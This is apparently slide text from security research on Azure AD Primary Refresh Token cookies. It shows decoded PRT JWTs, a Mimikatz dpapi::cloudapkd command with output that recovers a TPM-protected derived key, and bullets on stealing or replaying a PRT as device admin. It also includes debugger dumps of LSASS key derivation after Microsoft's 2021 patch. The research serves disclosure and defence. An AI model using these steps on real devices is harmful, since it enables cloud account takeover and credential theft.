
HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "ctx": "l8sFX7TQWAZqETI884QhiAh/+8S3E5yn"  
}
```


PAYLOAD: DATA

```
{  
  "refresh_token":  
    "0.AXQAJ_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwMI2Tt0AIo.A  
gABAAE<snip>mhN9vMoC3o7VmWufaFsSYL120ZE-  
RQkYwSkCyQ9BFhX1ZBu9pvrzcuXQHPM9pdz08zcMuj0IHFvbEhDbEgPK  
H2tELw",  
  "is_primary": "true",  
  "request_nonce":  
    "AwABAAEAAAACA0z_BAD0__jRTGhMVPRQi6ih09EdA0R0fHYEkWNY2u_  
Azm2T29zu37zusUqzcrqL3RVTm4rQpkv13Umq4zyMzh41V7m2S-kgAA"  
}
```

PRT cookie signing flow – software only



PRT cookie signing flow – with TPM



Mimikatz magic with TPM

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAIAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAC5mz7rsGL1RZRxB6I-SI9AAAAAAIAAAAAABmAAAAQAIA  
AAAAALaVbl_JquxSL-VhLlhUsKeiBfAWraWMa1uNB-BVDgAAAAAA6AAAAAAgAAIAAAABcIjAuPSRqFqr9YMv1Zg_G_qvn6dZ2d-C2LTrIbRyX5EAEAAOPd3poIF7JF  
4NMJXYadnSc-00tgk3-t6lxdVs6gibiL_e4gvdG1R-6oMGTaxVsC51-gBVhIxJK7ADH2F6EIwfMAXVMJVODVcZhNr4o_Zy46rzz2Cytyfv272QcOxtdaw8HtvCt6NQv  
T2N7dvF2gtjU-t0c_ZkJQF3J_EQGdimmD72V4SDgaE8Kwb61Y7Nb2GDWX495akwNCRn8x4wY-hj208Wo-ISU6auLDQ-2sneKMq8zDQ6TnAHoWVPoz6BS6FZwhDy8I_8  
Yn3fHqo71tv4BxbG9vYJ8wBmYU-1SyIkvGf40rjXlK1Yg0DwfZa2GvrozSKuKziUzG8Ac1p3zUAUEVluoxSpdR3_OkZCD1HULHQAAAAIkDXQajUpID54aBoDlnBqE34  
cCdDucWBq9R5n-q0XYGpsnNUgZ0Qt3HMCxcBYvpiNyHTZsyxWtTZF_pu91NFfQ /unprotect  
Label      : AzureAD-SecureConversation  
Context    : 7fe17be294495206ddca32d1d47e23b227482e7c3560ede2  
* using CryptUnprotectData API  
Key type   : TPM protected (DPAPI)  
Key Name   : SK-1990505e-7fa7-f922-e981-ca478e41855b  
Opaque key : 007e0020f617ad3e83ca5169439858781cd6f18acc2a5d3b2cbfd79f92700345d90fcc6c0010f930a78e60e8753ea054d4d12a6bb704c0861f  
99666ca0fc18dea7e0a08531d998a11dbfefe8ad1f50d7e61745d0c59c659abd0d199426279b310fced40f9cfc7ad11c57f55ea516a31d8cc7fcb9e787e7d7c  
c95eaddbce383d300300008000b0004044000000005000b00203d75eb573192ca9351b27e4392d28d8ac9137aa85867ece3104d483de966fc75  
Derived Key: b1ffa3e54db8a3c2c7509af0dc0f71690178660483bbbb68298b4e0bb83a3ce5
```


PRT as admin TL;DR

- If you're admin on a device with a PRT, you can steal the PRT if it's not in TPM
- If it is in the TPM you can still acquire context/derived key combinations which allow you to use the PRT without the device
- Longer version:
<https://dirkjanm.io/digging-further-into-the-primary-refresh-token/>

Microsoft's response

- In the August 2021 Windows updates, patches were introduced which changed this behavior.
- Also changed storage mechanism in LSASS, breaking Mimikatz CloudAP functionality.
- Data is still in LSASS, simply in different format, could be added to future versions of mimikatz or derivatives.

Updated PRT cookie structure (JWT)

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsImtkZl92ZXIiOiJIsImN0eCI6Imw4c0ZYN1RRV0F6UWVUSTg4NFFoaUFoLy  
s4UzNFNXluIn0.eyJyZWZyZXNoX3Rva2VuIjoimC5BWFFBa19LSFlu0VBja09XVWFocGZZX2h2SWM3  
cWpodG9CZE1zb1Y2TVdtSTJUdDBBSW8uQWdBQkF  
BRTxzbmlwPm1oTj12TW9DM283Vm1XdWZhrNTWU  
wxMjBaRS1SUWtZd1NrQ31R0UJGaFhsWkJ10XB2c  
npjdVhRSFBNOXBkek84emNNdWpPSUhGdmJFaERi  
RWdQS0gydEVMdyIsImlzM3ByaW1hcnkiOiJ0cnV  
lIiwicmVxdWVzdF9ub25jZSI6IkF3QUJBQUVBQU  
FBQ0FPe19CQUQwX19qU1RHaE1WUFJRaTZpaDA5R  
WRBMFIwZkhZRWt3T1kydV9Bem0yVDI5enUzN3p1  
c1VxemNycUwzU1ZUbTRyUXBrdjEzVW1xNHp5TXp  
oNGxWN20yUy1rZ0FBIn0.isRhIdfY3U25Gq57G1  
ii9xEEMXDpZkCdJ0mgwYr1wLk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "kdf_ver": 2,  
  "ctx": "l8sFX7TQWAZqeTI884QhiAh/+8S3E5yn"  
}
```

PAYLOAD: DATA

```
{  
  "refresh_token":  
  "0.AXQaj_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwMI2Tt0AIo.A  
gABAAE<snip>mhN9vMoC3o7VmWufaFsSYL120ZE-  
RQkYwSkCyQ9BFhX1ZBu9pvrzcuXQHPM9pdz08zcMuj0IHFvbEhDbEgPK  
H2tELw",  
  "is_primary": "true",  
  "request_nonce":  
  "AwABAAEAAAACA0z_BAD0__jRTGhMVPRQi6ih09EdA0R0fHYEkWNY2u_  
Azm2T29zu37zusUqzcrqL3RVTm4rQpkv13Umq4zyMzh41V7m2S-kgAA"  
}
```

New PRT signing process

NCryptKeyDerivation function (ncrypt.h)

Article • 10/13/2021 • 2 minutes to read



The **NCryptKeyDerivation** function creates a key from another key by using the specified key derivation function. The function returns the key in a byte array.

Syntax

C++



```
SECURITY_STATUS NCryptKeyDerivation(  
    [in] NCRYPT_KEY_HANDLE hKey,  
    [in] NCRYPT_BUFFER_DESC *pParameterList,  
    [out] PCHAR pbDerivedKey,  
    [in] DWORD cbDerivedKey,  
    [out] DWORD *pcbResult,  
    [in] ULONG dwFlags  
);
```

Parameters

[in] hKey

Handle of the key derivation function (KDF) key.

[in] pParameterList

The address of a [NCryptBufferDesc](#) structure that contains the KDF parameters. The parameters can be specific to a KDF or generic. The following table shows the required and optional parameters for specific KDFs implemented by the Microsoft software key storage provider.

NCryptKeyDerivation | NCrypt.dll

Module: ngcpopkeysrv.dll
 Process: Local Security Authority Process (lsass.exe)

Process ID: 688 Kill
 Thread ID: 4376 Kill

| # | Type | Name | Value |
|---|------------------|----------------|--|
| 1 | NCRYPT_KEY_H... | hKey | 0x000001e25ac60f20 |
| 2 | NCryptBufferD... | pParameterList | 0x00000033e11fe320 |
| | NCryptBufferD... | | ulVersion = 0, cBuffers = 3, pBuffers = 0x0000003... |
| | ULONG | ulVersion | 0 |
| | ULONG | cBuffers | 3 |
| | PBCryptBuffer | pBuffers | 0x00000033e11fe330 |
| | BCryptBuffer | | { cbBuffer = 26, BufferType = 13, pvBuffer = 0x0000... |
| | ULONG | cbBuffer | 26 |
| | ULONG | BufferType | 13 |
| | PVOID | pvBuffer | 0x000001e25bcac4f0 |
| 3 | PUCHAR | pbDerivedKey | 0x00000033e11fe418 = 0 |
| 4 | DWORD | cbDerivedKey | 32 |
| 5 | DWORD* | pcbResult | 0x00000033e11fe400 = 32 |
| 6 | ULONG | dwFlags | 0 |

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

| Address | Hex | ASCII |
|------------------|-------------------------|-------------------------|
| 00000033E11FE330 | 1A 00 00 00 0D 00 00 00 | F0 C4 CA 5B E2 01 00 00 |
| 00000033E11FE340 | 20 00 00 00 0E 00 00 00 | 20 C5 CA 5B E2 01 00 00 |
| 00000033E11FE350 | 0E 00 00 00 00 00 00 00 | C0 F4 9F 8D FB 7F 00 00 |
| 00000033E11FE360 | 00 00 CC 5A E2 01 00 00 | 30 B7 61 5B E2 01 00 00 |
| 00000033E11FE370 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 |
| 00000033E11FE380 | 01 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
| 00000033E11FE390 | 5C 70 CE 26 18 88 00 00 | 5E 70 18 83 5B 7E 00 00 |

Exception: None

Breakpoint

Before After On Error

KDF context is now 32 bytes

| Address | Hex | ASCII |
|------------------|---|-------------------|
| 00000033E11FE330 | 1A 00 00 00 0D 00 00 00 F0 C4 CA 5B E2 01 00 00 |ðÀË[â... |
| 00000033E11FE340 | 20 00 00 00 0E 00 00 00 20 C5 CA 5B E2 01 00 00 |ÀË[â... |
| 00000033E11FE350 | 0E 00 00 00 00 00 00 00 C0 F4 9F 8D FB 7F 00 00 |Àö..Û... |
| 00000033E11FE360 | 00 00 CC 5A E2 01 00 00 30 B7 61 5B E2 01 00 00 | ...izâ...0·a[â... |
| 00000033E11FE370 | 00 00 00 00 00 00 00 00 07 00 00 00 00 00 00 00 | |
| 00000033E11FE380 | 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 00000033E11FE390 | 5C 70 C5 26 18 88 00 00 FF 70 18 83 5B 7E 00 00 | ...nÀË...Û...* |

| Address | Hex | ASCII |
|------------------|---|--------------------|
| 000001E25BCAC520 | 12 10 79 69 16 42 D8 23 90 F5 A8 3F F7 ED AF 9A | ..yi.B0#.õ'÷i'. |
| 000001E25BCAC530 | 11 A7 1E DE 30 68 0D 54 A5 01 6E 05 2B D1 37 E1 | ..\$.p0k.T%.n.+N7á |
| 000001E25BCAC540 | BC 06 00 00 00 00 00 00 BC 06 00 00 00 00 00 00 | 4.....% |
| 000001E25BCAC550 | 65 79 4A 68 62 47 63 69 4F 69 4A 49 55 7A 49 31 | eyJhbGciOiJIUzI1 |
| 000001E25BCAC560 | 4E 69 49 73 49 43 4A 72 5A 47 5A 66 64 6D 56 79 | NiIsICJrZGZfdmVy |
| 000001E25BCAC570 | 49 6A 6F 79 4C 43 41 69 59 33 52 34 49 6A 6F 69 | IjoyLCAiY3R4IjoI |
| 000001E25BCAC580 | 61 6D 56 63 4C 79 74 6A 59 6C 68 47 59 68 4D 32 | amVcLytjYlhGYkM2 |
| 000001E25BCAC590 | 62 54 42 50 4E 31 64 7A 58 43 39 58 4D 31 42 69 | bTBPN1dzXC9XM1Bi |
| 000001E25BCAC5A0 | 63 32 4A 4B 63 6A 68 45 61 6C 56 59 5A 53 4A 39 | c2JKcjhealVYZSj9 |
| 000001E25BCAC5B0 | 2E 65 79 4A 79 5A 57 5A 79 5A 58 4E 6F 58 33 52 | .eyJyZWZyZXNoX3R |

SHA256 hash of random context + JWT body

qword ptr ds:[00007FFE5DF7D7E8 <aadcloudap.&CryptHashData>]=<cryptsp.CryptHashData>

.text:00007FFE5DF4E2A4 aadcloudap.dll:\$7E2A4 #7D6A4 <public: static long __cdecl CryptoHelper::ComputeSha256Hash(class AadContextFunctions *, struct _

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 |x=| Locals Struct

| Address | Hex | ASCII |
|------------------|---|-------------------|
| 0000021BE510BE10 | 00 00 00 00 | |
| 0000021BE510BE20 | F2 7C 2F 57 D1 AF 95 6F AC 6D 79 6B 00 00 00 00 | ò /wN".o-myk.... |
| 0000021BE510BE30 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 0000021BE510BE40 | 77 40 A6 A2 04 14 12 E2 79 88 08 8C C2 68 6F 46 | W@!c...ây...AkoF |
| 0000021BE510BE50 | CC 36 9B C6 90 86 B5 9C 7B 22 72 65 66 72 65 73 | I6.&.µ.ï"refres |
| 0000021BE510BE60 | 68 5F 74 6F 68 65 6E 22 3A 22 30 2E 41 58 51 41 | h_token": "o.AXQA |
| 0000021BE510BE70 | 6A 5F 48 48 59 6E 39 50 49 6B 4F 57 55 61 68 70 | j_KHYn9PIkOWuahp |
| 0000021BE510BE80 | 66 59 5F 68 76 49 63 37 71 6A 68 74 6F 42 64 49 | fY_hvIc7qjhtoBdI |
| 0000021BE510BE90 | 73 6E 56 36 4D 57 6D 49 32 54 74 30 41 49 6F 2E | snv6MwmI2Tt0Aio. |
| 0000021BE510BEA0 | 41 67 41 42 41 41 45 41 41 41 44 2D 2D 44 4C 41 | AgABAAEAAAD--DLA |
| 0000021BE510BEB0 | 33 56 4F 37 51 72 64 64 67 4A 67 37 57 65 76 72 | 3VO7QrddgJg7Wevr |
| 0000021BE510BEC0 | 41 67 44 73 5F 77 51 41 39 50 2D 68 72 34 4C 44 | AgDs_wQA9P-hr4LD |
| 0000021BE510BED0 | 65 70 75 4A 76 32 5F 32 7A 56 45 64 65 46 6D 6E | epuJv2_2zvEdeFmn |
| 0000021BE510BEE0 | 63 62 39 74 48 32 43 66 35 44 76 65 58 52 33 63 | cb9tK2Cf5DveXR3c |
| 0000021BE510BEF0 | 78 42 38 53 38 68 45 68 5A 6D 72 73 31 43 56 75 | xB8S8hEhZmrs1CVu |
| 0000021BE510BF00 | 5F 72 4C 6C 36 57 30 73 55 6D 50 32 4C 47 6F 39 | _rLl6W0sUmP2LGo9 |
| 0000021BE510BF10 | 32 5F 30 30 46 72 5F 53 47 43 39 74 39 4D 69 55 | 2_00Fr_SGC9t9MiU |
| 0000021BE510BF20 | 70 75 68 63 5A 7A 67 31 6F 56 70 54 4A 48 38 37 | pukcZzg10VpTJK87 |
| 0000021BE510BF30 | 4D 6E 61 33 6C 55 63 30 34 66 6C 52 6F 71 6D 52 | Mna3lUc04f1RoqmR |
| 0000021BE510BF40 | 76 4B 70 45 70 42 72 69 64 56 72 7A 50 55 39 2D | vKpEpBr idVrzPU9- |
| 0000021BE510BF50 | 49 68 47 57 4E 64 76 51 59 6A 35 73 2D 68 50 44 | IhGWNdvQYj5s-hPD |
| 0000021BE510BF60 | 57 68 65 42 56 61 5A 57 42 4A 59 4B 78 31 51 63 | wkeBVaZWBjYKx1Qc |
| 0000021BE510BF70 | 33 75 4F 6F 65 2D 36 79 50 67 68 61 50 44 6D 33 | 3u0oe-6yPgkaPdm3 |

Changes

- Previously a random context was used to derive a signing key
- Now the SHA256 hash of random context + JWT body is used
- I could also have read the documentation instead of reverse engineering LSASS 😊

3.1.5.1.3.3 Processing Details

